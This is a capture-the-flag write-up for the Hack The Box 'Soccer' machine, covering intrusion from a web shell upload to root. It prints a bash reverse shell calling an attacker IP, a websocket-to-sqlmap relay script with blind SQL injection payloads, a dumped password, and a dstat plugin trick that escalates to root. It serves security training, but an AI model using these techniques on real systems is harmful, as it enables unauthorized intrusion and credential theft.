
Hack The Box Soccer Writeup (Easy Linux)
Easy Linux box. Default Tiny File Manager creds upload a PHP shell, blind SQL injection over websockets dumps player's password, and doas dstat gives root.
Summary
Soccer exposes a Tiny File Manager instance at /tiny whose page source gives away version 2.4.3, vulnerable to CVE-2021-45010. The project’s default admin:admin@123 login still works, so the uploads directory accepts a p0wny PHP shell that runs a bash reverse shell as www-data. The nginx configuration on the box reveals a second vhost, soc-player.soccer.htb, proxying to a local service on port 3000 whose ticket checker talks to a websocket on port 9091. Running that websocket through a small HTTP middleware lets sqlmap find a blind MySQL injection in the id field and dump the accounts table, giving the cleartext password for player and an SSH session. linpeas had already flagged a doas rule allowing player to run dstat as root, and the GTFOBins technique of dropping a Python plugin into the dstat plugin directory turns that into a root shell.
Service Enumeration
I ran an nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
# Nmap 7.93 scan initiated Tue Oct 14 09:55:38 2025 as: nmap -A -vv -oN scans/nmap.initial 10.129.114.64

Nmap scan report for 10.129.114.64
Host is up, received syn-ack (0.19s latency).
Scanned at 2025-10-14 09:55:38 -03 for 856s
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE         REASON  VERSION
22/tcp   open  ssh             syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad0d84a3fdcc98a478fef94915dae16d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQChXu/2AxokRA9pcTIQx6HKyiO0odku5KmUpklDRNG+9sa6olMd4dSBq1d0rGtsO2rNJRLQUczml6+N5DcCasAZUShDrMnitsRvG54x8GrJyW4nIx4HOfXRTsNqImBadIJtvIww1L7H1DPzMZYJZj/oOwQHXvp85a2hMqMmoqsljtS/jO3tk7NUKA/8D5KuekSmw8m1pPEGybAZxlAYGu3KbasN66jmhf0ReHg3Vjx9e8FbHr3ksc/MimSMfRq0lIo5fJ7QAnbttM5ktuQqzvVjJmZ0+aL7ZeVewTXLmtkOxX9E5ldihtUFj8C6cQroX69LaaN/AXoEZWl/v1LWE5Qo1DEPrv7A6mIVZvWIM8/AqLpP8JWgAQevOtby5mpmhSxYXUgyii5xRAnvDWwkbwxhKcBIzVy4x5TXinVR7FrrwvKmNAG2t4lpDgmryBZ0YSgxgSAcHIBOglugehGZRHJC9C273hs44EToGCrHBY8n2flJe7OgbjEL8Il3SpfUEF0=
|   256 dfd6a39f68269dfc7c6a0c29e961f00c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIy3gWUPD+EqFcmc0ngWeRLfCr68+uiuM59j9zrtLNRcLJSTJmlHUdcq25/esgeZkyQ0mr2RZ5gozpBd5yzpdzk=
|   256 5797565def793c2fcbdb35fff17c615c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ2Pj1mZ0q8u/E8K49Gezm3jguM3d8VyAYsX0QyaN6H/
80/tcp   open  http            syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://soccer.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail? syn-ack
| fingerprint-strings:
<SNIP>
To discover three ports open, 22, 80 and 9091
Web Server Enumeration
The server redirects me to “soccer.htb”. I added the vhost to my /etc/hosts:
1
echo <machine-ip> soccer.htb | sudo tee -a /etc/hosts

The main web page looks like this:
I ran feroxbuster against the machine to look for directories:
1
feroxbuster --url http://soccer.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -t 5 -o scans/ferox.log
After a few minutes, it returned me:
1
2
301      GET        7l       12w      178c http://soccer.htb/tiny => http://soccer.htb/tiny/
301      GET        7l       12w      178c http://soccer.htb/tiny/uploads => http://soccer.htb/tiny/uploads/

I accessed /tiny and was presented with a login screen:

I looked at the source code of the page to try and find version information, and found “2.4.3”:

I googled for “Tiny 2.4.3 exploit” and found a github repository containing the exploit script for a known vulnerability in this software version:
CVE-2021-45010
The CVE is described as:
A Path traversal vulnerability in the file upload functionality in tinyfilemanager.php in Tiny File Manager Project’s Tiny File Manager <= 2.4.6 allows remote attackers with valid user accounts to upload malicious PHP files to the webroot and achieve code execution on the target server
However, we have no valid credentials (yet). I googled for the default credentials of Tiny File Manager and got promising results:

It says the default credentials for Admin is:
1
admin:admin@123

I tried it against the login form, and sure enough, got logged in as admin:
Initial Access - Tiny File Manager Remote Code Execution
I tried running the exploit from github, but it led me nowhere. I proceeded with manual execution by going to the Uploads directory of the “tiny” folder:

The URL is as follows:
1
http://soccer.htb/tiny/tinyfilemanager.php?p=tiny%2Fuploads
I obtained a copy of p0wny shell to my attacking machine as “evil.php”. I did hit “Upload” to send the malicious php file to the remote server.

The file did upload, and I could access the file at:
1
http://soccer.htb/tiny/uploads/evil.php
And obtained a reverse shell as “www-data” by first setting up netcat:
1
nc -lvnp 1337
And executing the following payload using p0wny:

The reverse shell payload is as follows:
1
bash -c 'bash -i >& /dev/tcp/10.10.14.242/1337 0>&1'
Horizontal Privilege Escalation
The tester located the nginx configuration file, that describes a new vhost:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
lrwxrwxrwx 1 root root 41 Nov 17  2022 /etc/nginx/sites-enabled/soc-player.htb -> /etc/nginx/sites-available/soc-player.htb
server {
        listen 80;
        listen [::]:80;
        server_name soc-player.soccer.htb;
        root /root/app/views;
        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }
}
It forwards the traffic for vhost soc-player.soccer.htb to port 3000. If I check with ss -tulpn, port 3000 is really open locally:
1
tcp     LISTEN   0        511            127.0.0.1:3000           0.0.0.0:*
I added the new vhost to my /etc/hosts file:
1
10.129.114.64 soc-player.soccer.htb soccer.htb
And accessed it via my web browser:

First thing I notice is that there’s more options on the website headers (Match, Tickets, Login, Sign Up).
I created a new account as “hacker@hacker.com” with password “hacker”. Most interesting part of the website is the “Tickets” feature.
First, I thought this was a purely front-end check because I wasn’t seeing any network connections under the hood when you checked to see if the ticket exsits.
However, when inspecting the web page closely, I found a javascript file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
window.onload = function () {

var btn = document.getElementById('btn');
var input = document.getElementById('id');

ws.onopen = function (e) {
    console.log('connected to the server')
}
input.addEventListener('keypress', (e) => {
    keyOne(e)
});

function keyOne(e) {
    e.stopPropagation();
    if (e.keyCode === 13) {
        e.preventDefault();
        sendText();
    }
}

function sendText() {
    var msg = input.value;
    if (msg.length > 0) {
        ws.send(JSON.stringify({
            "id": msg
        }))
    }
    else append("????????")
}
}

ws.onmessage = function (e) {
append(e.data)
}

function append(msg) {
let p = document.querySelector("p");
// let randomColor = '#' + Math.floor(Math.random() * 16777215).toString(16);
// p.style.color = randomColor;
p.textContent = msg
}
And as you can see, it connects to the websockets on port 9091:
1
ws://soc-player.soccer.htb:9091
Via BurpSuite, I could see how the requests look like:

My client just sends a simply json object with the value for “id”.
1
{"id":"asd"}
On the back-end, it probably runs the ID in a query against the database that is running on port 3306 (ss -tulpn on the shell as www-data)
1
tcp     LISTEN   0        151            127.0.0.1:3306           0.0.0.0:*
3306 is the default port for MySQL, and that info will help us soon when performing the SQL injection against this websockets endpoint.
I came across this blog post that describes how to automate SQL injection on websockets. We need a middleware that will receive HTTP requests from sqlmap and forward those requests via websockets to the target machine.
The blog post provides a middleware script, that I adapted to my needs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection

ws_server = "ws://soc-player.soccer.htb:9091"

def send_ws(payload):
	ws = create_connection(ws_server)
	# If the server returns a response on connect, use below line
	#resp = ws.recv() # If server returns something like a token on connect you can find and extract from here

	# For our case, format the payload in JSON
	message = unquote(payload).replace('"','\'') # replacing " with ' to avoid breaking JSON structure
	data = '{"id":"%s"}' % message

	ws.send(data)
	resp = ws.recv()
	ws.close()

	if resp:
		return resp
	else:
		return ''

def middleware_server(host_port,content_type="text/plain"):

	class CustomHandler(SimpleHTTPRequestHandler):
		def do_GET(self) -> None:
			self.send_response(200)
			try:
				payload = urlparse(self.path).query.split('=',1)[1]
			except IndexError:
				payload = False

			if payload:
				content = send_ws(payload)
			else:
				content = 'No parameters specified!'

			self.send_header("Content-type", content_type)
			self.end_headers()
			self.wfile.write(content.encode())
			return

	class _TCPServer(TCPServer):
		allow_reuse_address = True

	httpd = _TCPServer(host_port, CustomHandler)
	httpd.serve_forever()


print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*")

try:
	middleware_server(('0.0.0.0',8081))
except KeyboardInterrupt:
	pass
I ran it, and it says how it’s waiting for connections on port 8081 (localhost):
1
2
3
4
$ python3 middleware.py

[+] Starting MiddleWare Server
[+] Send payloads in http://localhost:8081/?id=*
I ran sqlmap against the middleware like so:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -u 'http://localhost:8081/?id=*' --batch --dbms mysql --level 5 --risk 3
After a few minutes, got the first indication that the endpoint is indeed vulnerable:
1
[11:10:50] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 time-based blind - Parameter replace' injectable
And the final confirmation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[11:18:25] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 642 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: http://localhost:8081/?id=-9738 OR 7970=7970

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: http://localhost:8081/?id=(CASE WHEN (4714=4714) THEN SLEEP(5) ELSE 4714 END)
---
[11:18:56] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
I proceeded to enumerate the database with –dbs, -D –tables and so on to finally locate the proper database and table to dump:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -u 'http://localhost:8081/?id=*' -D soccer_db -T accounts --dump --threads=5
It did dump the accounts table successfully and now I have the cleartext password for the “player” user on localhost:
1
2
3
4
5
6
7
8
Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+-------------------+----------------------+----------+
With that, I could log in to the machine via SSH as “player”.
Vertical Privilege Escalation
Back when I was www-data, I ran linpeas.sh against the machine to enumerate for privesc vectors. Linpeas did return me this:
1
2
3
4
5
6
7
8
9
10
11
12
13
╔══════════╣ Doas Configuration
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#doas
Doas binary found at: /usr/local/bin/doas
Doas binary has SUID bit set!
-rwsr-xr-x 1 root root 42224 Nov 17  2022 /usr/local/bin/doas
-e
Checking doas.conf files:
Found: /usr/local/bin/../etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
Found: /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
-e
Testing doas:
Apparently, user “player” can run “dstat” as root!
1
permit nopass player as root cmd /usr/bin/dstat
I searched for “dstat” on GTFOBins and they have an entry describing how the binary can be abused to get a shell:

I did follow the steps and got root:

Exactly like this:
1
2
player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
player@soccer:~$ doas -u root /usr/bin/dstat --xxx